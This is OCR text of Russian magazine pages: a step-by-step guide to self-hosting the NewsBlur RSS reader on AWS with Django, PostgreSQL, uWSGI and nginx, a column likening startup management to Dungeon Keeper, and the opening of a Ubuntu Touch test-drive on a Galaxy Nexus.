
Третий вариант — перенести данные в какой-нибудь другой аналог ридера, которые как грибы после дождя полезли с момента объявления о закрытии. Тут, в принципе, все выглядит неплохо, кроме одного «но»: практически все эти аналоги — небольшие стартапы, которые могут закрыться уже через полгода. И тогда мы возвращаемся к началу статьи, только вместо Google Reader подставляем название другого веб-приложения.

Четвертый вариант — развернуть свою независимую версию веб-приложения. Разумеется, возможность написать с нуля такую сложную вещь, как RSS-ридер, мы пока рассматривать не будем, слава богу, быстрый поиск по гитхабу с легкостью выдает десяток самописных альтернатив. Этот вариант подкупает еще и тем, что в этом случае ты сам себе хозяин: не нравятся особенности работы — их можно легко поправить/настроить, а если автор закроет проект — на работоспособности твоей реплики это никак не отразится.

Среди четырех вариантов последние два выглядят наиболее привлекательно. А что, если бы существовал такой проект, который подпадал сразу же под две категории? Если бы он был отдельным веб-приложением, но при этом исходники были бы открыты и каждый желающий мог бы развернуть собственную копию? И если бы это было функциональное приложение, не уступающее ридеру Гугла, с приятным внешним видом? Звучит несколько утопично, но, как ни странно, такой проект существует, и называется он NewsBlur (newsblur.com).



Создание виртуальной машины в AWS



Просмотр информации о виртуальной машине

Собственно, все сказанное применимо к NewsBlur — это коммерческий проект с открытым исходным кодом, то есть, значит, автор заинтересован в постоянном развитии RSS-ридера, а также есть некоторая страховка от внезапного закрытия. Итак, давай возьмемся за поднятие NewsBlur в облаке.

AWS

В качестве места дислокации можно выбрать практически любой VDS. NewsBlur написан на джанге (популярный фреймворк для питона) и использует MySQL или PostgreSQL для хранения данных, а также MongoDB и Redis для обработки фидов. Для статьи я выбрал бесплатный микроинстанс EC2 в Amazon Web Services, который дают сроком на один год. Его возможностей для наших целей хватит за глаза.

Итак, зайдем в интерфейс AWS и создадим новый инстанс. Для этого в разделе EC2/Instances нажмем кнопку «Launch Instance». В появившемся диалоговом окне выберем режим Classic Wizard и сконфигурируем нашу виртуалку. Первым шагом выбираем образ ОС, мне приглянулся образ Ubuntu Server 12.10, но процесс установки, в принципе, аналогичен и под другой операционкой. На следующем шаге выберем тип инстанса (T1 Micro). Еще несколько шагов позволяют внести различные параметры инстанса. Если ты еще не загрузил свой публичный ключ в AWS, с которым ты сможешь заходить на виртуалку, то это нужно будет сделать на очередном шаге мастера. После этого нажмем кнопку «Launch», и в списке инстансов появится наша свежесозданная виртуалка.

ПЕРВОНАЧАЛЬНАЯ НАСТРОЙКА

Вообще, в NewsBlur есть так называемый fab-файл — специальный скрипт, написанный на питоне с использованием библиотеки fabric, который выполняется из локальной консоли и в теории должен в автоматическом режиме выкатывать код на сервер. Он находится в корневой директории проекта (fabfile.py). Но к сожалению, в этом файле много, на мой взгляд, лишних деталей, делающих установку неоптимальной (скрипт, например, зачем-то ставит ZSH на сервер). Поэтому дальнейшую установку мы проведем вручную с оглядкой на fab-файл.

В интерфейсе AWS выберем нашу виртуалку и скопируем домен, который ей назначен амазоном, вида: ec2-XX-XX-XX-XX.compute-1.amazonaws.com (в дальнейшем — [aws-ec2]). И зайдем на нее по SSH.

```
$ ssh [aws-ec2]
```

Сперва обновим систему

```
$ sudo apt-get update
$ sudo apt-get upgrade
```

Поставим общие зависимости, не требующие настройки. Их можно найти и в fabfile.py в функции setup_installs.

```
$ sudo apt-get install libncurses5-dev
```

Следом идут менеджер пакетов питона и dev-сборка для компиляции отдельных пакетов типа lxml или iconv.

```
$ sudo apt-get python-pip python-dev
```

Для lxml необходимы следующие зависимости:

```
$ sudo apt-get install libxml2-dev libxslt1-dev
```

Поставим гит и скачаем исходники NewsBlur'а с гитхаба:

```
$ sudo apt-get install git
$ git clone git://github.com/samuelclay/↵
  NewsBlur.git newsblur
$ cd newsblur
```

НАСТРОЙКА ОКРУЖЕНИЯ ПИТОНА

Теперь займемся установкой и настройкой питоньего окружения. Нам понадобится модуль virtualenv, позволяющий с легкостью управлять установленными питоньими пакетами. Для virtualenv есть также пакет-обертка, несколько упрощающий работу с ней. Поставим и его.

```
$ sudo pip install virtualenvwrapper virtualenv
$ echo ". /usr/local/bin/virtualenvwrapper.sh" ↵
  >> ~/.bashrc
$ . ~/.bashrc
$ mkvirtualenv newsblur
```

В виртуальную среду оно зайдет автоматом, но надо учесть, что зайти потом можно будет через

```
$ workon newsblur
```

Также можно для удобства добавить в postactivate-скрипт для автоматического захода в нужную папку:


```
$ echo "cd ~/newsblur" > ~/.virtualenvs/newsblur/↵
  bin/postactivate
```

В файле requirements.txt находится список питоньих пакетов, необходимых для работы приложению. Поставим и их:

```
$ pip install -r config/requirements.txt
```

НАСТРОЙКА БАЗ ДАННЫХ

Как я писал ранее, можно выбрать либо MySQL, либо Postgres. Мне больше нравится второй вариант. Поставим постгрес и зависимости, чтобы собрать pip-пакет:



Настройка файрвола

```
$ sudo apt-get install postgresql ↵
  postgresql-server-dev-9.1
$ pip install psycopg2
```

Создадим базу для приложения и пользователя приложения.

```
$ sudo -u postgres psql template1
template1=# CREATE USER newsblur WITH PASSWORD ↵
'p@ssw0rd';
template1=# CREATE DATABASE newsblur;
template1=# GRANT ALL PRIVILEGES ON DATABASE ↵
newsblur to newsblur;
template1=# \q
```

Проверим, что работает. Для этого зайдем в консоль.

```
$ psql -d newsblur -U newsblur -h localhost -W
```

Установка MongoDB и Redis:

```
$ sudo apt-get install mongodb redis-server
```

В нашем случае оба хранилища поставляются с достаточным дефолтным конфигом, поэтому особых настроек над ними делать не будем.

НАСТРОЙКА ПРИЛОЖЕНИЯ

Вот мы и добрались наконец до настройки самого приложения. Перейдем в папку с ним и сделаем копию файла local_settings.py из шаблона. Там будут основные настройки нашего приложения. Файл local_settings.py уже добавлен в .gitignore, поэтому, с одной стороны, при обновлении кода волноваться за изменения в нем не будет нужно. С другой стороны, нужно будет периодически просматривать шаблон на предмет появления каких-то новых особенностей.

```
$ cd ~/newsblur/
$ cp local_settings.py.template local_settings.py
$ vim local_settings.py
```


Открываем файл локальных настроек на редактирование и вносим следующие изменения. Вносим свои емейлы вместо авторских.

Переменной SECRET_KEY задаем какое-нибудь хитрое неповторимое значение знаков из 50. Она будет использоваться в ряде встроенных в джангу криптографических функций.

Прописываем реквизиты доступа к постгресу:

```
DATABASES = {
    'default': {
        'NAME': 'newsblur',
        'ENGINE': 'django.db.backends.↵
                   postgresql_psycopg2',
        'USER': 'newsblur',
        'PASSWORD': 'p@ssw0rd',
        'HOST': '127.0.0.1',
    },
}
```

Остальными рычагами можно поиграться уже на свое усмотрение.



Успешно запущенное приложение

Все, пробуем выполнить в консоли:

```
$ ./manage.py shell
```

Если все запустилось без ошибок — хороший признак, скорее всего, явных больших ошибок в конфигурации нет.

Теперь создадим структуру таблиц в БД командой:

```
$ ./manage.py syncdb --all
```

В процессе выполнения команды на вопрос: «You just installed Django's auth system, which means you don't have any superusers defined. Would you like to create one now? (yes/no):» ответим «да» и создадим суперпользователя для админки.

Так как все таблицы были созданы по последнему слепку — вернем поддержку миграций (чтобы в будущем иметь возможность обновлять наше приложение).

```
$ ./manage.py migrate --fake
```

Поскольку AWS по умолчанию файрволом закрывает все порты на виртуальной машине, кроме 22-го, — зайдем в веб-интерфейс амазона в раздел NETWORK & SECURITY → Security Groups, там найдем группу нашей виртуалки и добавим в список разрешенных портов 80 и 8000 для сети 0.0.0.0/0.

Запустим рансервер и зайдем на нашу машинку:

```
$ ./manage.py runserver 0.0.0.0:8000
```

И в браузере наберем http://[aws-ec2]:8000/. Если все настроено верно, то мы увидим заглавную страницу нашей копии RSS-ридера.

НАСТРОЙКА ВЕБ-СЕРВЕРА

Итак, мы настроили веб-приложение, и оно работает. Осталось еще два шага: настроить сервер приложений (можно выбрать любой WSGI-совместимый, но мне привычней uWSGI), который будет следить за работающей копией приложения, и прикрыть его быстрым и легким nginx'ом, который будет раздавать статику и проксировать запросы для сервера приложений.

```
$ sudo apt-get install uwsgi nginx ↵
  uwsgi-plugin-python
```

Расскажем uWSGI-серверу о нашем приложении:

```
$ cd /etc/uwsgi/apps-available/
$ sudo vim newsblur.ini

[uwsgi]
socket = 127.0.0.1:9000
virtualenv = /home/ubuntu/.virtualenvs/newsblur
```

```
DatabaseError at /
ec2-50-17-15-72.compute-1.amazonaws.com:8000

DatabaseError at /
relation "django_site" does not exist
LINE 1: ..."django_site"."domain", "django_site"."name" FROM "django_si...
                                                   ^
Request Method: GET
Request URL: http://ec2-50-17-15-72.compute-1.amazonaws.com:8000/
Django Version: 1.5
Exception Type: DatabaseError
Exception Value: relation "django_site" does not exist
                 LINE 1: ..."django_site"."domain", "django_site"."name" FROM "django_si...
Exception Location: /home/ubuntu/.virtualenvs/newsblur/local/lib/python2.7/site-packages/django/db/backends/postgresql_psycopg2/base.py in execute, line 54
Python Executable: /home/ubuntu/.virtualenvs/newsblur/bin/python
Python Version: 2.7.3
Python Path: ['/home/ubuntu/newsblur',
 '/home/ubuntu/.virtualenvs/newsblur/local/lib/python2.7/site-packages/setuptools-0.6c11-py2.7.egg',
 '/home/ubuntu/.virtualenvs/newsblur/local/lib/python2.7/site-packages/pip-1.3.1-py2.7.egg',
 '/home/ubuntu/.virtualenvs/newsblur/lib/python2.7',
 '/home/ubuntu/.virtualenvs/newsblur/lib/python2.7/plat-linux2',
 '/home/ubuntu/.virtualenvs/newsblur/lib/python2.7/lib-tk',
 '/home/ubuntu/.virtualenvs/newsblur/lib/python2.7/lib-old',
 '/home/ubuntu/.virtualenvs/newsblur/lib/python2.7/lib-dynload',
 '/usr/lib/python2.7',
 '/usr/lib/python2.7/plat-linux2',
 '/usr/lib/python2.7/lib-tk',
 '/home/ubuntu/.virtualenvs/newsblur/local/lib/python2.7/site-packages',
 '/home/ubuntu/.virtualenvs/newsblur/local/lib/python2.7/site-packages/PIL',
```

В случае ошибки Django выдаст подробное сообщение о ее причине

```
chdir=/home/ubuntu/newsblur
env = DJANGO_SETTINGS_MODULE=settings
module = django.core.handlers.wsgi:WSGIHandler()
vacuum=True
max-requests=5000
logto = /var/log/uwsgi/newsblur.log

$ cd ../apps-enabled/
$ sudo ln -s ../apps-available/newsblur.ini
$ sudo service uwsgi restart
```

И расскажем nginx'у о нашем сайте:

```
$ cd /etc/nginx/sites-available/
$ sudo vim newsblur

server {
        listen          80;
        server_name     $hostname;
        access_log /var/log/nginx/↵
        newsblur_access.log;
        error_log /var/log/nginx/↵
        newsblur_error.log;

        location / {
            uwsgi_pass      127.0.0.1:9000;
            include         uwsgi_params;
            uwsgi_param     UWSGI_SCHEME $scheme;
            uwsgi_param     SERVER_SOFTWARE ↵
                            nginx/$nginx_version;
        }
        location /media {
            root   /home/ubuntu/newsblur;
            index  index.html index.htm;
        }
}

$ cd ../sites-enabled/
$ sudo ln -s ../sites-available/newsblur
$ sudo service nginx restart
```

После этого можно вернуться в браузер и посмотреть наш ридер по его адресу, но уже на 80-м порту.

ОБНОВЛЕНИЕ


Остался еще один момент, который требует внимания, — это обновление. Автор ньюсблура пушит по несколько коммитов в день и периодически мержит пулл-реквесты. Разумеется, в случае изменения каких-либо особенностей работы, появления новых настроек и тому подобного необходимо будет вручную разруливать возникающие при обновлении конфликты. Но в общем случае порядок действий примерно следующий:

```
$ cd ~/newsblur
$ git pull
$ ./manage.py migrate
$ sudo service uwsgi reload
```


ЗАКЛЮЧЕНИЕ

Во всем этом есть большое, жирное «но». У NewsBlur есть мобильные клиенты, но настроить их на собственный бэкенд нельзя. Я сознательно решился на такой компромисс. Если бы я выбрал TinyRSS, то пришлось бы иметь дело с довольно медленным и страшненьким интерфейсом (хотя к моменту сдачи материала в печать работа над проектом заметно активизировалась). Да и клиент нормальный есть только под Android. Если бы я выбрал Fever, то пришлось бы отдать 30 баксов, а клиент есть только под iOS (хотя под Android есть неофициальный Meltdown). В этом смысле я решил поставить на наиболее удобный проект с открытым исходным кодом, у которого с большой вероятностью соберется «правильная» аудитория. Ведь кроме самого веб-приложения автор также открыл исходники мобильных приложений для iOS и Android. Поэтому думаю, что появление нормальных клиентов для NewsBlur — вопрос времени. В конечном счете, нажать кнопочку «fork» можешь и ты сам, не так ли? ⌶

Чем управление стартапом похоже на игру в Dungeon Keeper



A goblin has become unhappy because he has no lair



Михаил Ушаков,
создатель проектов
Metabar.ru
и Asmallroom.com
twitter.com/ya_mike

Наткнулся тут на описание игры Dungeon Keeper на Лурке (lurkmore.to/Dungeon_Keeper). Была такая игра в 90-е: ты управлял подземельем, устраивал условия быта, а к тебе через портал приходили разного рода монстры — спать, есть, читать книжки и тренироваться. Чем лучше были условия жизни, тем более душевные и продвинутые монстры заходили на огонек.

И еще там был рогатый потрошитель. Он в одиночку мог отработать за половину твоей армии. Но при этом был постоянно недоволен и от безделья наносил увечья своей же команде.

Жители мира над подземельем (в основном все в белом, рыцари в блестящих доспехах, красивые феи с прозрачными крылышками и добрые волшебники) очень переживали, что где-то под ними развивается маленькая империя зла. Переживали и приходили к тебе экспортировать добро и демократию. В смысле, приходили мочить.

Нельзя было добиться того, чтобы под твое начало поступали только хорошие и мотивированные монстры. Можно было только построить красивое подземелье, организовать хорошие условия и надеяться, что они привлекут к тебе правильную команду. Наиболее крутые монстры приходили нечасто и очень случайно. И если твое подземелье было фиговым и/или ты им неверно управлял, то они обижались и уходили в свой портал обратно.

Кто хочет вспомнить еще подробнее — читайте либо полный текст на Лурке, либо Википедию (bit.ly/DKwiki).

Так вот, Dungeon Keeper и его подземелье очень похожи на то, как развиваются новые интернет-компании. ~~А поведение Horned Reaper — на неопытного основателя стартапа.~~





ВОТ НЕСКОЛЬКО АНАЛОГИЙ

1

Монстры тоже должны получать удовольствие. У каждого свой индивидуальный характер и десяток поводов на тебя обидеться. Реально сложные уровни нельзя было пройти, если ты не разобрался в неординарности и переживаниях отдельно взятого монстра. Каждый толстый демон грустил по-своему. Кто-то голодный. Кто-то не рад, что рядом с ним в логове поселили паука или гигантскую муху. Кому-то обязательно нужна своя камера пыток и пара пленных для тестирования ее оборудования. Кому-то — тишина, библиотека и личный храм.

Конечно, можно было управлять подземельем — как и интернет-компанией — как фабрикой чернорабочих. Постоянно подстегивать свою команду делать то, что им не нравится. Некоторые интернет-компании, к сожалению, так и работают — ты, вероятно, сам знаешь какие. Но при таком подходе игра быстро переставала быть интересной.

2

Подземелью не подходит микроменеджмент. В Dungeon Keeper нельзя обойтись без доверия к команде. Она сделает большую часть работы сама — только организуй условия и правильное ~~питание~~ управление.

Главный инструмент контроля в игре — «рука Зла», которой можно было схватить своего монстра за шкирку и швырнуть на любую твою территорию. Где он, наверное, займется тем, что ты от него хочешь. Или не займется. Например, расстроится, что ты не дал дочитать книжку, и уйдет обратно в библиотеку. Прямо с поля боя.

Гораздо более эффективная стратегия — научиться предсказывать, чем монстр будет готов заняться в нужный тебе момент времени. Тогда управление игрой становилось похожим на квест, в котором только и надо, что вовремя выбирать правильные ответы.

3

Пока ты выполняешь работу за одного конкретного монстра, твое подземелье разваливается. В Dungeon Keeper была уникальная фича — можно было вселиться в любого из своих монстров и поиграть от первого лица. Подраться, потренироваться, помочь в строительстве подземелья. Квалифицированно чужую работу выполнить было почти невозможно — только развлечься. Более того, такие развлечения никогда не приводили к победе и заканчивались одним и тем же: ты упускал общую картину из виду, и, пока ты решал за своего подопечного узкоспециализированную задачу, твое подземелье грабили.



Все, кто кажутся добрыми, на самом деле хотят тебя замочить. Dungeon Keeper стал первой известной игрой, где силы добра не вели себя по-доброму. Успешное подземелье раздражало нарядных рыцарей — так же, как и успешные маленькие команды раздражают крупные компании. Если у дверей в твое подземелье появлялись добрые волшебники, это было первым сигналом тревоги: надо срочно строить ловушки и тренировать силы для обороны.

У светлых сил были неограниченные ресурсы для уничтожения подземелья, а противопоставить им можно было только скорость твоего роста.



Игру нельзя выиграть, если играть осторожно. Времени копить деньги в Dungeon Keeper не было. Постоянно надо было идти на «кассовые разрывы» и жертвовать идеальной стратегией в пользу скорости. Недостаток ресурсов приводил к типичному для стартапов «протодакшну» — недотренированные воины отправлялись в серьезный бой, а пушки для защиты твоего подземелья обычно строились уже в тот момент, когда к тебе приходила вражеская армия.

Можно было построить милое, уютное и очень маленькое подземелье, огороженное непробиваемыми стенами со всех сторон. Но такое подземелье переставало быть интересным не только твоим врагам, но и твоей команде.

Аналогий наверняка было больше — но это не та тема, где стоит гнаться за академической точностью. Уверен в одном — несколько подросших игроков в Dungeon Keeper сейчас руководят отличными интернет-командами.


И о самом Dungeon Keeper. Игра создавалась огромной компанией — Electronic Arts, которая в начале 2000-х бросила идею как неприоритетную и не выпустила обещанную третью часть. Группа любителей DK — таких же, как автор этого текста, — объединилась в конце прошлого года для выпуска продолжения. Поддержать инициативу можно на Кикстартере — даже если вы из России (kickstarter.com/projects/subterraneangames/war-for-the-overworld).

Питер Молинье — первый архитектор DK — уже поддержал.


ПЕРО МАСТЕРА

Кстати, сам Питер Молинье, проработав почти шесть лет в Microsoft, отправился делать уже третью в своей жизни гейм-студию, 22cans. Первой игрой стала Curiosity — мультиплеерный перформанс для мобильных устройств, в котором игрокам предлагается постепенно снимать «слои» с одного общего куба. Когда все слои будут сняты, счастливчику, который вытащит последний элемент последнего слоя, «откроется нечто, что изменит его жизнь». И что там будет, узнает только этот человек.

Правильно, узнаём перо скромного мастера. Правда, из-за технических проблем у Curiosity произошел отвратительный лонч, и команде пришлось приносить извинения. Следующая его игра — Godus — делается уже в традиционном для Молинье стиле симулятора бога, и команде удалось собрать 800 тысяч долларов (при необходимых 685 тысячах) на Kickstarter. Правда, как и с большинством проектов Молинье, дата выхода не называется.



В Godus у игрока есть возможность изменить мир до неузнаваемости



Вот так выглядит «слой» кубика в Curiosity

ДВОЕ ИЗ ЛАРЦА



Евгений Зобнин
androidstreet.ru

ТЕСТ-ДРАЙВ UBUNTU TOUCH И FIREFOX OS НА GALAXY NEXUS

Мир мобильных операционных систем не ограничивается Android, iOS и Windows Phone. Почти каждый год мы видим появление новых операционных систем для смартфонов и планшетов, каждая из которых может предложить пользователю что-то свое. В этой статье я расскажу о личном опыте использования двух перспективных ОС, которые в ближайшем будущем вполне могут занять свое место на девайсах именитых фирм.

ВВЕДЕНИЕ

У «референсных» смартфонов от Google, таких как Galaxy Nexus и Nexus 4, есть множество плюсов. Они полностью открыты, разработкой ОС для них занимается сама Google, обновления всегда своевременны и происходят в день публикации исходных текстов новой версии Android. Эти смартфоны очень ценятся в кругу моддеров, и они первые кандидаты на портирование новых версий кастомных прошивок.

Однако еще более интересная деталь — это то, что в подавляющем большинстве случаев их выбирают разработчики альтернативных ОС в качестве основной платформы разработки. Так произошло и с компанией Mozilla, которая выпустила Firefox OS для Galaxy Nexus, и Canonical, предварительная версия Ubuntu Touch за авторством которой вышла для того же смартфона.

Как владелец референсного гуглофона, я не мог пройти мимо этих событий и не протестировать новые ОС на своем аппарате. Тем более что в этом случае открывалась интересная возможность сравнить производительность и характеристики систем на идентичном железе. Поэтому, сделав nanodroid-бэкап своей основной прошивки (ParanoidAndroid 3.1), я отправился на поиски имеджей для прошивки.

UBUNTU TOUCH

Прожженный линуксоид, уже давно забывший, как выглядит Windows, я с нетерпением ждал появления Ubuntu Touch (в девичестве Ubuntu for phones, она же Ubuntu 12.10 в исполнении для смартфонов и планшетов) — полностью открытой, развиваемой независимыми командами разработчиков, изменяемой с любой стороны и включающей в себя набор всего инструментария нормальной Linux-системы (а не того огрызка консольных команд, который есть в Android). Система действительно казалась лакомым кусочком, который хотелось потрогать собственными руками.

Недолго думая, я пошел на сайт ubuntu.com и начал читать инструкцию по установке (goo.gl/nfOKJ). Система поставляется в четырех вариантах: для смартфонов Galaxy Nexus, Nexus 4, а также планшетов Nexus 7 и Nexus 10. В любом случае требовалась разлочка загрузчика с помощью команды fastboot из состава Android SDK, а также установка дополнительных инструментов, таких как ADB (который, впрочем, тоже есть в SDK), и фирменной утилиты для прошивки phablet-flash. Установка утилит производится с помощью следующих команд:

```
$ sudo add-apt-repository ppa:phablet-team/tools
$ sudo apt-get update
$ sudo apt-get install phablet-tools ↵
  android-tools-adb android-tools-fastboot
```

Далее следует подключить смартфон в режиме отладки и запустить две команды, которые скачают нужную прошивку и установят ее на девайс, убив существующий Android:

```
$ phablet-flash -b
$ phablet-flash
```


Все это нужно делать в настольной версии Ubuntu, но я, как пользователь Arch Linux, поступил проще, скачав Ubuntu в упакованном для прошивки через ClockwrokMod виде (goo.gl/AnSj9) и установив систему стандартным для Android-хакеров методом. Для интересующихся: нужны файлы quantal-preinstalled-armel+maguro.zip (специфичный для устройства, maguro = Galaxy Nexus) и quantal-preinstalled-phablet-armhf.zip (универсальный, для всех устройств), шить в той же последовательности.

ПЕРВАЯ ЗАГРУЗКА


Первое, на что обращаешь внимание, установив Ubuntu, — это скорость загрузки. Она происходит не в пример быстрее Android и длится не больше десяти секунд (спасибо системе инициализации Upstart), после чего на экране появляется экран блокировки, точно такой же, как на роликах и скриншотах, показанных Canonical. По идее этот экран должен быть «живым», то есть отображать разного рода полезную информацию, но у меня он показал 14 непрочитанных сообщений в Твиттере, причем, как и следовало ожидать, фиктивных. Просто демонстрация работы.

